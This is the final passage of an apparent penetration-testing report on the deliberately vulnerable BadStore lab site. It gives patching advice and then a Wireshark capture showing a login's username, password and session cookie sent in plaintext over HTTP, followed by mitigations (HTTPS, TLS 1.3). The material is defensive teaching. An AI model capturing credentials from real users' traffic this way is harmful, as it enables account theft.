
- Keep Software Up to Date: Regularly update and patch all software components, including libraries, frameworks, and third-party dependencies. Enable automatic updates or establish a patch management process to ensure timely application of security patches.
- Use Secure and Supported Components: Choose well-maintained and actively supported software components with a strong security track record. Avoid using outdated or abandoned components that no longer receive security updates.
- Conduct Regular Security Audits: Perform periodic security audits and vulnerability assessments to identify and address any vulnerable components within your application. Use vulnerability scanning tools to detect known vulnerabilities in your software dependencies.
- Implement Secure Coding Practices: Follow secure coding practices, such as input validation, output encoding, and parameterized queries, to minimize the risk of introducing security vulnerabilities into your application.
- Vendor Management: If you rely on third-party components, establish a vendor management process to assess and monitor the security practices of your vendors. Ensure that they provide timely security updates and patches for their products.
- Use a Vulnerability Database: Stay informed about the latest security vulnerabilities by subscribing to security advisories, vulnerability databases, and security mailing lists. This helps you proactively identify and address vulnerable components in your software.

By proactively managing vulnerable and outdated components, organizations can significantly reduce their exposure to security risks and protect their applications and data from potential attacks.

4.10 HTTP

HTTP is an application layer protocol designed to transfer information between networked devices and runs on top of other layers of the network protocol stack.

Vulnerability: HTTP protocol transmits all data in plaintext which can be easily capturable by attacker.



```
tcp.stream eq 2S

No.   Time          Source      Destination  Protocol Length Info
   38 9.822337434   10.0.2.4    10.0.2.15    HTTP      448 HTTP/1.1 200 OK  (text/html)
   39 9.822429562   10.0.2.15   10.0.2.4     TCP        66 58160 → 80 [ACK] Seq=2610 Ack=10601 Win=31872 Len=0 TSval=874178760 TSecr=2367635
   40 19.881907996  10.0.2.15   10.0.2.4     TCP        66 [TCP Keep-Alive] 58160 → 80 [ACK] Seq=2609 Ack=10601 Win=31872 Len=0 TSval=874188819 TSecr=23
   41 19.882822645  10.0.2.4    10.0.2.15    TCP        66 [TCP Keep-Alive ACK] 80 → 58160 [ACK] Seq=10601 Ack=2610 Win=11865 Len=0 TSval=2368637 TSecr=
   42 20.153182900  10.0.2.15   10.0.2.4     HTTP      813 POST /cgi-bin/badstore.cgi?action=login HTTP/1.1  (application/x-www-form-urlencoded)
   43 20.178638620  10.0.2.4    10.0.2.15    TCP      4235 80 → 58160 [PSH, ACK] Seq=10601 Ack=3357 Win=13447 Len=4169 TSval=2368666 TSecr=874189090 [TC
   44 20.178680374  10.0.2.15   10.0.2.4     TCP        66 58160 → 80 [ACK] Seq=3357 Ack=14770 Win=31872 Len=0 TSval=874189116 TSecr=2368666
   45 20.179306578  10.0.2.4    10.0.2.15    HTTP      160 HTTP/1.1 200 OK  (text/html)
   46 20.179328808  10.0.2.15   10.0.2.4     TCP        66 58160 → 80 [ACK] Seq=3357 Ack=14864 Win=31872 Len=0 TSval=874189116 TSecr=2368666

▸ Frame 42: 813 bytes on wire (6504 bits), 813 bytes captured (6504 bits) on interface eth0, id 0
▸ Ethernet II, Src: PCSSystemtec_1e:36:4a (08:00:27:1e:36:4a), Dst: PCSSystemtec_9a:74:a3 (08:00:27:9a:74:a3)
▸ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.4
▸ Transmission Control Protocol, Src Port: 58160, Dst Port: 80, Seq: 2610, Ack: 10601, Len: 747
▾ Hypertext Transfer Protocol
  ▸ POST /cgi-bin/badstore.cgi?action=login HTTP/1.1\r\n
    Host: www.badstore.net\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
  ▸ Content-Length: 37\r\n
    Origin: http://www.badstore.net\r\n
    Connection: keep-alive\r\n
    Referer: http://www.badstore.net/cgi-bin/badstore.cgi?action=loginregister\r\n
  ▸ Cookie: CartID=1723116601%3A2%3A24%3A1000%3A1003; SSOid=YWRtaW46NWViZTIyOTRlY2QwZTBmMDhlYWI3NjkwZDJhNmVlNjk6TWFzdGVyIFN5c3RlbSBBZG1p%0AbmlzdHJhdG9yOkE%3D%0A\r\n
    Upgrade-Insecure-Requests: 1\r\n
    \r\n
    [Full request URI: http://www.badstore.net/cgi-bin/badstore.cgi?action=login]
    [HTTP request 5/6]
    [Prev request in frame: 37]
    [Response in frame: 45]
    [Next request in frame: 47]
    File Data: 37 bytes
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "email" = "admin"
  ▸ Form item: "passwd" = "secret"
  ▸ Form item: "Login" = "Login"
```

Fig 4.10.1 Traffic Captured using Wireshark

Remark: username and password captured through wireshark as HTTP is plain text protocol.

Mitigations:

1. Avoid using HTTP
2. Instead of use HTTPS .
3. Use latest version of TLS 1.3

5. Conclusion

This pen testing report serves as a comprehensive repository of insights garnered from the security assessment conducted on the BADSTORE.NET platform. The intention is to facilitate a holistic understanding of web application vulnerabilities, encourage hands-on learning, and equip professionals with the knowledge to safeguard applications against potential threats. Through this report, we endeavor to contribute to the collective effort in fortifying web applications' security, ensuring a safer digital environment for users and organizations alike.